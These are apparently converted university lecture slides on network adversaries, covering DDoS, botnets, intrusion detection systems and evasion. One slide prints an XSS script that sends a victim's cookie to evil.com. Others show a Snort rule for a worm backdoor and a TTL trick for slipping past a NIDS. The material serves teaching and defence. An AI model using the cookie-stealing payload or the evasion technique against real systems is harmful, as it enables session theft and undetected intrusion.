
## 6.033 Spring 2017

Lecture #23


- Combating network adversaries
  - DDoS attacks
  - Intrusion Detection

#### Last time



attacker's goal observe or tamper with packets

#### This time



#### attacker's goal

prevent legitimate access to an Internet resource

#### method: DDoS attacks

congest the service enough to make it unavailable


**botnets:** large collections of compromised machines controlled by an attacker. make DDoS attacks *much* easier to mount


```
<script> document.location = 'http://evil.com/
blah.cgi?cookie=' + document.cookie; </script>
```

**XSS:** if this script is executed on a victim's machine, the attacker will get the victim's cookie

**botnets:** large collections of compromised machines controlled by an attacker.

make DDoS attacks *much* easier to mount





#### network intrusion detection systems (NIDS):

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 7597
(msg:"MALWARE-BACKDOOR QAZ Worm Client Login access";
flow:to_server,established; content:"qazwsx.hsq";
metadata:ruleset community; reference:mcafee,98775;
classtype:misc-activity; sid:108; rev:11;)
```

#### network intrusion detection systems (NIDS):

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

for each packet: search packet for "root"

problem: string might be split across packets

```
stream = []
for each packet:
  add packet data to stream
  search stream for "root"
```

problem: packets might arrive out of order

```
stream = []
for each packet:
   get sequence number
   add to stream in the correct order
   search stream for "root"
```

problem: this is more difficult that it looks on the slide, and requires keeping a lot of state

problem 2: it doesn't even work

```
[ r ] TTL=23 seq=1
 n ] TTL=17 seq=1
                             received by NIDS,
                               not by receiver,
                               because of TTL
```


```
5 hops
              15 hops
                        NIDS.
attacker
                                          > receiver
                seq=1: [ r ] or [ n ]
                                          seq=1: [
                seq=2: [ o ] or [ i ]
                                          seq=2: [ o
                seq=3: [ o ]
                                          seq=3: [
                seq=4: [ c ] or [ t ]
                                          seq=4: [ t ]
       [ r ] TTL=23 seq=1
       [ n ] TTL=17 seq=1
       [ o ] TTL=21 seq=2
           ] TTL=15 seq=2
       [ o ] TTL=20 seq=3
       [ c ] TTL=19 seq=4
       [ t ] TTL=27 seq=4
```


### additional challenge:


some DDoS attacks mimic legitimate traffic
















